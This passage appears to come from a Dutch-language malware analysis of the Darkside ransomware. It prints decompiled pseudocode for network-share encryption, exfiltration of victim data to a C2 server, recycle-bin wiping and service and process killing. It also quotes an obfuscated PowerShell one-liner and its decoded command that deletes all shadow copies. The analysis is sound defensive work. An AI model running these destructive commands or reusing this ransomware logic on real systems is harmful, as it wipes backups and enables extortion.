        mw_RtlFreeHeap(PEB_SubSystemData, 0, file_heap);
    }
    result = mw_CloseHandle(current_file_handle);
  }
}
return result;
```

Afbeelding 31: Functie om een mutex-string te bouwen.


Versleuteling van één bestand / map

Omdat de functie voor het versleutelen van een enkel bestand / map alleen wordt gebruikt als er parameters worden opgegeven, is deze waarschijnlijk alleen voor testdoeleinden. Daarom is deze functie niet al te complex.

Eerst wordt gecontroleerd of **CHECK_RUSSIAN_COMP_FLAG** is ingesteld op 1 in de configuratie. Als dat het geval is, gaat het verder om te controleren of de computertaal van het slachtoffer Russisch is door de uitvoer

van **GetUserDefaultLangID** en **GetSystemDefaultUILanguage te ontleden** .

Als de taal van de computer Russisch is, wordt deze onmiddellijk afgesloten. Ik denk niet dat ik in details moet treden over waarom dit codeblok hier is;) .



Figuur 31: Onmiddellijk afsluiten als de computertaal Russisch is.

I. Versleutel het UNC-serverpad

Vervolgens controleert het of het bestandspad een pad naar een UNC-server is door **PathIsUNCServerW** aan te roepen . Als dit het geval is, wordt de UNC-coderingsfunctie aangeroepen. In deze functie inventariseert **Darkside** alle netwerken die worden gedeeld met **NetShareEnum** , bouwt een geldig UNC-netwerkpad voor elk op en roept de functie **main_encryption** op om ze te versleutelen.

```
int __stdcall main_UNC_encryption(int servername)
{
  _DWORD *network_share_1; // esi
  int full_network_path; // ebx
  char v4[400]; // [esp+4h] [ebp-1A0h] BYREF
  int v5; // [esp+194h] [ebp-10h] BYREF
  char v6[4]; // [esp+198h] [ebp-Ch] BYREF
  int entriesread; // [esp+19Ch] [ebp-8h] BYREF
  _DWORD *network_share; // [esp+1A0h] [ebp-4h] BYREF

  mw_WSAStartup(257, v4);
  v5 = 0;
  if ( !mw_NetShareEnum(servername, 1, &network_share, -1, &entriesread, v6, &v5) )
  {
    network_share_1 = network_share;
    do
    {
      if ( !network_share_1[1] )
      {
        full_network_path = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
        *(_DWORD *)full_network_path = '\\\0\\';
        *(_DWORD *)(full_network_path + 4) = '\\\0?';// build valid UNC network path
        *(_DWORD *)(full_network_path + 8) = 'N\0U';
        *(_DWORD *)(full_network_path + 12) = '\\\0C';
        mw_wcscat(full_network_path, servername + 4);
        mw_PathAddBackslashW(full_network_path);
        mw_wcscat(full_network_path, *network_share_1);
        main_encryption((LPCWSTR)full_network_path);// encrypt network path
        mw_RtlFreeHeap(PEB_SubSystemData, 0, full_network_path);
      }
      network_share_1 += 3;
      --entriesread;
    }
    while ( entriesread );
  }
  return mw_WSACleanup();
```

Afbeelding 32: UNC-servernummering en versleutelingsfunctie.

II. Versleutel normaal pad

Als een pad niet naar een UNC-server leidt, bouwt **Darkside** het geldige pad dienovereenkomstig op door te controleren of het pad een netwerkpad, een pad naar een gekoppelde netwerkschijf of gewoon een normaal pad op het systeem is.

```
if ( mw_PathIsNetworkPathW(path) )        // path is a network path
{
  *(_DWORD *)folder_path = '\\\0\\';
  *(_DWORD *)(folder_path + 4) = '\\\0?';
  *(_DWORD *)(folder_path + 8) = 'N\0U';
  *(_DWORD *)(folder_path + 12) = '\\\0C';
  mw_wcscpy(folder_path + 16, path + 4);  // build network path
}
else if ( *(_WORD *)(path + 2) == ':' )   // path is a mounted network drive
{
  *(_DWORD *)folder_path = '\\\0\\';
  *(_DWORD *)(folder_path + 4) = '\\\0?';
  mw_wcscpy(folder_path + 8, path);
}
else
{
  if ( *(_DWORD *)path != '?\0\\' || *(_DWORD *)(path + 4) != '\\\0?' || *(_WORD *)(path + 20) != '{' )
    return;
  *(_DWORD *)folder_path = '\\\0\\';      // just normal path
  *(_DWORD *)(folder_path + 4) = '\\\0?';
  mw_wcscpy(folder_path + 8, path + 8);
}
if ( !*(_WORD *)mw_PathFindExtensionW(folder_path) )
  mw_PathAddBackslashW(folder_path);
if ( is_final_folder )
  mw_RtlFreeHeap(PEB_SubSystemData, 0, path);
```

Figuur 33: Definitief pad naar bestand / map bouwen.

Dit is wat er in het logbestand wordt opgenomen als **LOGGING_FLAG** 1 is.

```
decrypt_large_buffer((int)Start_Encrypting_str, dword_24B21E);// Start Encrypting Target Folder
w_WriteFile(hLogFile, (int)&INF_str, (int)Start_Encrypting_str, 0, folder_path);
clear_string(Start_Encrypting_str, dword_24B21E);
if ( CONFIG_ENCRYPTION_MODE == 1 )
{
  decrypt_large_buffer((int)Encryption_Full_str, dword_24B51C);// Encrypt Mode - FULL
  w_WriteFile(hLogFile, (int)&INF_str, (int)Encryption_Full_str, 0, 0);
  clear_string(Encryption_Full_str, dword_24B51C);
}
else if ( CONFIG_ENCRYPTION_MODE == 2 )
{
  decrypt_large_buffer((int)Encrypt_Fast_str, dword_24B548);// Encrypt Mode - FAST
  w_WriteFile(hLogFile, (int)&INF_str, (int)Encrypt_Fast_str, 0, 0);
  clear_string(Encrypt_Fast_str, dword_24B548);
}
else
{
  decrypt_large_buffer((int)Encrypt_Auto_str, dword_24B574);// Encrypt Mode - AUTO
  w_WriteFile(hLogFile, (int)&INF_str, (int)Encrypt_Auto_str, 0, 0);
  clear_string(Encrypt_Auto_str, dword_24B574);
}
decrypt_large_buffer((int)Start_u_IO_Workers_str, dword_24B448);// Started %u I/O Workers
decrypt_large_buffer((int)Encrypted_u_file_str, dword_24B47A);// Encrypted %u file(s)
decrypt_large_buffer((int)&Start_Encrypt_str, dword_24B4A8);// Start Encrypt
decrypt_large_buffer((int)&Handle_u_str, dword_24B4C8);// [Handle %u]
decrypt_large_buffer((int)File_Encrypted_Successful_str, dword_24B4E4);// File Encrypted Successful
```

Afbeelding 34: Logboekregistratie van coderingsstatistieken.

Voordat de functie **main_encryption wordt aangeroepen** om dit laatste pad te versleutelen, zal Darkside proberen **ImpersonateLoggedOnUser (USER_TOKEN) aan** te roepen als het NT AUTHORITY heeft om zich voor te

doen als de gebruiker tijdens het versleutelen van bestanden.

Volledige versleuteling

Als er geen opdrachtregelparameters worden opgegeven, voert **Darkside** een volledige codering uit op de computer van het slachtoffer, inclusief vele andere bewerkingen zoals contact opnemen met de C2-server, schaduwkopieën verwijderen, processen en services beëindigen, ...

Deze functie heeft ook hetzelfde codeblok om te controleren op Russische taal op de computer van het slachtoffer.

I. Verbinding maken met C2 en slachtofferinformatie verzenden

Als **CONFIG_C2_URL_FLAG** is ingesteld op 1 en de C2-URL wordt verstrekt in de configuratie, zal het de OS-informatie van het slachtoffer naar de C2-server sturen.

De functie om de OS-informatie van de gebruiker te extraheren, gebruikt functies zoals **GetUserNameW** , **GetComputerNameW** , **MachinePreferredUILanguage** om deze informatie te vinden.

```
system_archiecture = 0;
valid_drives_num = find_drive_size_info(drive_info_string);// format: drive name + free_bytes | drive name + free bytes
if ( valid_drives_num )
{
  valid_drives_num_1 = valid_drives_num;
  string_length = 31;
  mw_GetUserNameW(user_name, &string_length);
  if ( string_length )
  {
    v2 = 2 * string_length + valid_drives_num_1;// add user name length
    string_length = 31;
    mw_GetComputerNameW(computer_name, &string_length);
    if ( string_length )                    // add computer name length
    {
      v3 = 2 * string_length + v2;
      v4 = read_MachinePreferredUILanguage((int)MachinePreferredUILanguage);
      if ( v4 )
      {
        v5 = v4 + v3;                       // add MachinePreferredUILanguage length
        v6 = read_NETBIOS_name((int)NETBIOS_name);
        if ( v6 )
        {
          v7 = v6 + v5;                     // add NETBIOS_name length
          v8 = read_ProductName((int)ProductName);
          if ( v8 )
          {
            final_length = v8 + v7;         // add ProductName length
            v10 = get_CRC32_GUID(final_length, CRC32_GUID);
            if ( v10 )
            {
              v11 = v10 + final_length;     // ADD CRC32_GUID
              system_archiecture = get_system_architecture();
              FULL_INFO_BUFFER = (__int16 *)mw_RtlAllocateHeap(PEB_SubSystemData, 0, dword_24B882 + v11 + 8);
```

Afbeelding 35: OS-informatie extraheren.

Nadat alles is geëxtraheerd, worden alle gegevens in een string-indeling naar dit JSON-formulier geschreven.


```
"os":{
  "lang":"en-US",
  "username":"cdong49",
  "hostname":"DESKTOP-739L404",
  "domain":"WORKGROUP",
  "os_type":"windows",
  "os_version":"Windows 10 Education N",
  "os_arch":"x64",
  "disks":"C:69/99",
  "id":"c46289476b8ceea97117"
}
```


Vervolgens zal het een wrapper-string bouwen om de malwareversie en de UID van het slachtoffer met deze OS-informatie op te nemen.

```
result = decrypt_string_config(VICTIM_INFO_FORMAT);// {"bot":{ "ver":"%s","uid":"%s"},%s}
victim_info_format = result;
if ( result )
{
  result = get_system_full_info();
  system_full_info = result;
  if ( result )
  {
    victim_info_format_len = mw_strlen(victim_info_format);
    system_full_info_len = mw_strlen(system_full_info);
    result = (void *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, system_full_info_len + victim_info_format_len + 28);
    full_victim_info = result;
    if ( result )
    {
      result = decrypt_string_config(MALWARE_VERSION);// MALWARE_VERSION = 1.8.6.2
      malware_version = result;
      if ( result )
      {
        length = mw_sprintf(full_victim_info, victim_info_format, result, &CONFIG_VICTIM_UID, system_full_info, v0);
        result = (void *)send_data_to_C2((int)full_victim_info, length);
      }
    }
```

Afbeelding 36: Volledige tekenreeks opbouwen voor gebruikersinformatie.

De laatste tekenreeks heeft dit JSON-formulier.


```
{
  "bot":{
    "ver":"1.8.6.2",
    "uid":"060108efb510c98"
  },
  "os":{
    "lang":"en-US",
    "username":"cdong49",
    "hostname":"DESKTOP-739L404",
    "domain":"WORKGROUP",
```

```
    "os_type":"windows",
    "os_version":"Windows 10 Education N",
    "os_arch":"x64",
    "disks":
    "C:69/99",
    "id":"c46289476b8ceea97117"
  }
}
```


Deze string wordt gehasht door een handmatige hash-functie. Nogmaals, ik nam niet de moeite om dit te begrijpen, omdat het slechts een hashing-functie is en niets bijdraagt aan mijn begrip van de malware. Het is alleen hier om ervoor te zorgen dat de informatie niet in leesbare tekst wordt verzonden.

```
LOWORD(v6) = *a1;
v7 = a1[1];
v8 = a1[2];
v9 = a1[3];
v2 = 0;
while ( 1 )
{
  v3 = (unsigned __int16)((~v9 & v7) + v6 + (v9 & v8) + HASH_BUFF[4 * v2]);
  LOWORD(v3) = __ROL2__(v3, 1);
  v6 = v3;
  v7 = __ROL2__((~(_WORD)v3 & v8) + v7 + (v3 & v9) + dword_530F8A[4 * v2], 2);
  v8 = __ROL2__((~v7 & v9) + v8 + (v7 & v3) + dword_530F8A[4 * v2 + 1], 3);
  v4 = __ROL2__((~v8 & v3) + v9 + (v8 & v7) + word_530F8E[4 * v2], 5);
  v9 = v4;
  if ( ++v2 == 16 )
    break;
  if ( v2 == 5 || v2 == 11 )
  {
    LOWORD(v6) = v6 + HASH_BUFF[v4 & 0x3F];
    v7 += HASH_BUFF[v6 & 0x3F];
    v8 += HASH_BUFF[v7 & 0x3F];
    v9 = HASH_BUFF[v8 & 0x3F] + v4;
  }
}
result = v6;
*a2 = v6;
a2[1] = v7;
a2[2] = v8;
a2[3] = v4;
return result;
```

Afbeelding 37: hashing-functie voor netwerkgegevens.


De gehashte informatiereeks en de slachtoffer-UID worden vervolgens in deze formaatreeks geschreven, die later wordt gebruikt als de inhoud van het netwerkpakket dat naar C2 moet worden verzonden.

```
random_num1=hash(information_string)&random_num2=victim_UID
```




Figuur 38: De inhoud van een netwerkpakket opbouwen.

Op dit punt, **Darkside** gebruikt **InternetOpenW** en **InternetConnectW** om een handvat te openen om een Firefox / 80,0 internettoepassing en verbinding maken met de C2-server op poort 443.



Figuur 39: Verbinding maken met C2.

Nadat een verbinding tot stand is gebracht, verzendt het een **POST-** verzoek naar de C2 met behulp van **HttpOpenRequestW** , decodeert de HTTP-header, stelt internetopties in met behulp van **InternetSetOptionW** en verzendt tenslotte het pakket met de gegenereerde inhoudsbuffer hierboven.




Figuur 40: Informatie van het slachtoffer naar C2 sturen.

Ten slotte roept Darkside **HttpQueryInfoW op** om de statuscode op te vragen en te controleren of het pakket met succes is verzonden.

II. Prullenbak afvegen

Als de **WIPE_RECYCLE_BIN_FLAG** in de configuratie is ingesteld op 1 en het huidige proces wordt uitgevoerd als een ADMIN, zal **Darkside** proberen alle prullenbakmappen te wissen die het kan vinden in de stations van de machine.

Ten eerste, om een prullenbakmap in een bepaald **schijfpad** te vinden, roept de functie iteratief **FindFirstFileExW** en **FindNextFileW** aan om een map te vinden die *"*recycle*"* in zijn naam bevat.



Figuur 41: Functie om de prullenbakmap op een station te vinden.

Nadat het pad naar de prullenbak is gevonden, doorloopt **Darkside** elke map binnenin en roept een recursieve functie aan om deze volledig te legen.

```
result = find_recycle_bin(full_drive_name, recycle_bin);// $Recycle.bin
if ( result )
{
  clear_string(v7, 0x250u);
  v2 = v6;
  mw_wcscpy(v6, recycle_bin);
  v3 = mw_wcslen(v6);
  if ( v6[v3 - 1] != 92 )
  {
    v6[v3] = 92;
    v2 = &v6[1];
  }
  *&v2[v3] = 2949203;
  *&v2[v3 + 2] = 42;                          // $Recycle.bin\\S-*
  result = mw_FindFirstFileExW(v6, 0, v7, 0, 0, 2);
  v9 = result;
  if ( result != -1 )
  {
    do
    {
      if ( (v7[0] & 0x10) != 0 )              // if found a directory
      {
        mw_wcscpy(recycle_bin, v6);           // S-1-12-1-1017071182-1197493946-1237600937-161126302
        v4 = mw_wcsrchr(recycle_bin, '\\');
        mw_wcscpy(v4 + 2, v8);
        recursive_delete(recycle_bin);
      }
    }
    while ( mw_FindNextFileW(v9, v7) );
    result = mw_FindClose(v9);
  }
}
```

Figuur 42: Functie om de map met de prullenbak te wissen.

De recursieve functie is vrij eenvoudig. Het gebruikt **FindFirstFileExW** en **FindNextFileW** om bestanden en mappen erin te vinden. Als het een bestand vindt, roept het **DeleteFileW op** om het te verwijderen. Als het een map vindt, zal het zichzelf recursief opnieuw aanroepen om de inhoud van de map te verwijderen en **RemoveDirectoryW aanroepen** om het te verwijderen.

Figuur 43: Recursieve functie om een bepaalde map te legen.

III. Schaduwkopieën verwijderen

Als de **DELETE_SHADOW_COPIES_FLAG** in de configuratie is ingesteld op

1, zal **Darkside** proberen om alle schaduwkopieën op het systeem te verwijderen. Er zijn twee verschillende functies om deze taak uit te voeren op basis van de systeemarchitectuur van de machine.

Als de machine een 64-bits Windows-machine is, decodeert deze een CMD-opdracht en voert deze uit met **CreateProcessW** .

```
int x64_delete_shadow_copies()
{
  __int128 v1; // [esp+4h] [ebp-5Ch] BYREF
  _OWORD v2[4]; // [esp+14h] [ebp-4Ch] BYREF
  int OldValue; // [esp+5Ch] [ebp-4h] BYREF

  mw_Wow64DisableWow64FsRedirection(&OldValue);
  clear_string(&v1, 0x10u);
  clear_string(v2, 0x48u);
  LODWORD(v2[0]) = 72;
  decrypt_large_buffer(POWERSHELL_SCRIPT, POWERSHELL_SCRIPT[-1]);// powershell -ep bypass -c
  mw_CreateProcessW(0, POWERSHELL_SCRIPT, 0, 0, 1, 134742016, 0, 0, v2, &v1);
  if ( clear_string(POWERSHELL_SCRIPT, POWERSHELL_SCRIPT[-1]) )
  {
    mw_WaitForSingleObject(v1, -1);
    mw_CloseHandle(v1);
    mw_CloseHandle(DWORD1(v1));
  }                                     // Get-WmiObject Win32_Shadowcopy | ForEach-
  return mw_Wow64RevertWow64FsRedirection(OldValue);
```

Figuur 44: Een Powershell-script uitvoeren om schaduwkopieën te verwijderen.

Hieronder staat de gedecodeerde CMD-opdracht.

```
powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F
626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656
374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
```

Deze opdracht wordt 61 keer herhaald, extraheert 2 tekens per keer, converteert deze naar een byte en converteert die byte naar een ASCII-teken.

Door deze string te decoderen, wordt deze Powershell-opdracht geproduceerd, die elk **Win32_Shadowcopy-** object op het systeem **ophaalt** en verwijdert.

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Als de machine een 32-bits Windows-machine is, zijn de zaken een beetje uitgebreider.

Darkside zal **CoInitializeEx** , **CoInitializeSecurity** en **CoCreateInstance** **aanroepen** om een enkel object van de klasse **IWbemLocator te maken** met de gespecificeerde CLSID *{4590F811-1D3A-11D0-891F-00AA004B2E24}* om een query uit te **voeren** vanuit **wbemprox.dll** .

Met behulp van het object **IWbemLocator** roept het de **ConnectServer-** functie op om verbinding te maken met de lokale *"root / cimv2"* **-naamruimte** en krijgt het een pointer naar het **IWbemServices-** object.

```
result = mw_CoInitialize(0);
if ( !result )
{
  if ( !mw_CoInitializeSecurity(0, -1, 0, 0, 0, 3, 0, 0, 0) )// %systemroot%\system32\wbem\wbemprox.dll
  {
    decrypt_large_buffer(&dword_52B056, *(&dword_52B056 - 1));
    decrypt_large_buffer(&dword_52B06E, *(&dword_52B06E - 1));
    mw_CoCreateInstance(&dword_52B056, 0, 1, &dword_52B06E, &PPV_wbemprox_dll);
    clear_string(&dword_52B056, *(&dword_52B056 - 1));
    if ( !clear_string(&dword_52B06E, *(&dword_52B06E - 1)) )
    {
      decrypt_large_buffer(dword_52B14A, dword_52B14A[-1]);
      PPV_wbemprox_dll->lpVtbl->ConnectServer(
        PPV_wbemprox_dll,
        dword_52B14A,                       // root/cimv2
        0,                                  // ConnectServer("root/cimv2")
        0,
        0,
        0,
        0,
        0,
        &PPV_IWbemServices);
```

Afbeelding 45: COM-object gebruiken om verbinding te maken met ROOT / CIMV2.

Met dit **IWbemServices-** object voert **Darkside** de SQL-query `SELECT * FROM Win32_ShadowCopy` uit om een enumerator van alle schaduwkopieën op de lokale server op te halen.

Vervolgens doorloopt het elk van de schaduwkopieobjecten, haalt zijn ID op en roept de **DeleteInstance-** functie van het object aan om zichzelf te verwijderen.

Hierdoor worden uiteindelijk alle opslaggebieden voor schaduwkopieën op de computer verwijderd.

```
PPV_IWbemServices->lpVtbl->ExecQuery( // ExecQuery
  PPV_IWbemServices,
  dword_52B164,                       // root/cimv2
  dword_52B170,                       // SELECT * FROM Win32_ShadowCopy
  48,
  0,
  &objSet);
clear_string(dword_52B164, dword_52B164[-1]);
if ( !clear_string(dword_52B170, dword_52B170[-1]) )
{
  decrypt_large_buffer(&dword_52B1E8, *(&dword_52B1E8 - 1));
  decrypt_large_buffer(&dword_52B1B2, *(&dword_52B1B2 - 1));
  while ( !objSet->lpVtbl->Next(objSet, -1, 1, &apObjects, v7) )// get next
  {
    if ( !(apObjects->lpVtbl->Get)(   // Get ID
            apObjects,
            &dword_52B1E8,            // ID
            0,
            &ID_pVal,
            0,
            0,                        // get ID of shadow copies
            a1) )
    {
      mw_swprintf(v5, &dword_52B1B2, ID_pVal.lVal, a2);
      if ( !PPV_IWbemServices->lpVtbl->DeleteInstance(// Delete_
              PPV_IWbemServices,
              v5,
              0,                      // delete shadow copies
              0,
              0) )
        mw_VariantClear(&ID_pVal);
    }
```

Afbeelding 46: Alle schaduwkopieën extraheren en verwijderen.

IV. Target Services doden

Als de **SERVICE_TO_KILL_FLAG** in de configuratie is ingesteld op 1, zal **Darkside** alle services op de machine doorlopen en alle services die in de **SERVICE_TO_KILL-** lijst van de configuratie staan, **afbreken** .

Dit wordt gedaan door **OpenSCManagerW** aan te roepen om de service control manager te openen en **EnumServicesStatusExW** om alle services met **SERVICE_WIN32** status op te sommen .

```
result = mw_OpenSCManagerW(0, 0, 4);
hServiceControlManager = result;
if ( result )
{
  pcbBytesNeeded = 0;
  mw_EnumServicesStatusExW(hServiceControlManager, 0, 0x30, 3, 0, 0, &pcbBytesNeeded, &lpServicesReturned, 0, 0);// SERVICE_WIN32,
  v7 = mw_RtlAllocateHeap(PEB_SubSystemData, 8, pcbBytesNeeded);
  result = mw_EnumServicesStatusExW(
             hServiceControlManager,
             0,
             48,
             3,
             v7,
             pcbBytesNeeded,
             &pcbBytesNeeded,
             &lpServicesReturned,
             0,
             0);
```

Figuur 47: Servicecontrol manager openen.

Darkside doorloopt deze services iteratief en controleert of ze allemaal voorkomen in de **SERVICE_TO_KILL-** lijst. Als dit het geval is, wordt de service gestopt en verwijderd met de aanroepen **ControlService** en **DeleteService** .

```
current_service = v7;
do
{
  v2 = 0;
  service_to_kill = SERVICE_TO_KILL;
  while ( 1 )
  {
    if ( !v2 )
    {
      mw_wcslwr(*current_service);
      v2 = 1;
    }
    if ( mw_wcsstr(*current_service, service_to_kill) )
    {
      v8 = mw_OpenServiceW(hServiceControlManager, *current_service, 0x10020);
      if ( v8 )
        break;
    }
    result = mw_wcslen(service_to_kill);
    service_to_kill += result + 1;
    if ( !*service_to_kill )
      goto LABEL_11;
  }
  clear_string(&v4, 0x1Cu);
  mw_ControlService(v8, SERVICE_CONTROL_STOP, &v4);
  mw_DeleteService(v8);
  result = mw_CloseServiceHandle(v8);
LABEL_11:
  current_service += 11;
  --lpServicesReturned;
}
```


Figuur 48: Looping- en killing-services.

IV. Doelprocessen doden

Als de **PROCESS_TO_KILL_FLAG** in de configuratie is ingesteld op 1, zal **Darkside** alle processen op de machine doorlopen en elk proces beëindigen dat in de **PROCESS_TO_KILL-** lijst van de configuratie staat.

Dit wordt gedaan door **NtQuerySystemInformation** aan te roepen om een array van **SYSTEM_PROCESS_INFORMATION-** structuren op te vragen, die elk een **procesnaam** bevatten.

Darkside doorloopt deze processen iteratief en controleert of ze allemaal bestaan in het **PROCESS_TO_KILL** . Als dit het geval is, wordt het proces beëindigd met **TerminateProcess** .

Afbeelding 49: doorlus- en beëindigingsservices.

V. Alle lokale stations versleutelen

Als de **ENCRYPT_ALL_DRIVES_FLAG** in de configuratie is ingesteld op 1, doorloopt **Darkside** alle schijven met het schijftype *DRIVE_FIXED* , *DRIVE_REMOVABLE* of *DRIVE_REMOTE* op het systeem. Het bouwt vervolgens het juiste **mappad** voor elk station en roept **main_encryption aan** .

```
void encrypt_all_local_drives()
{
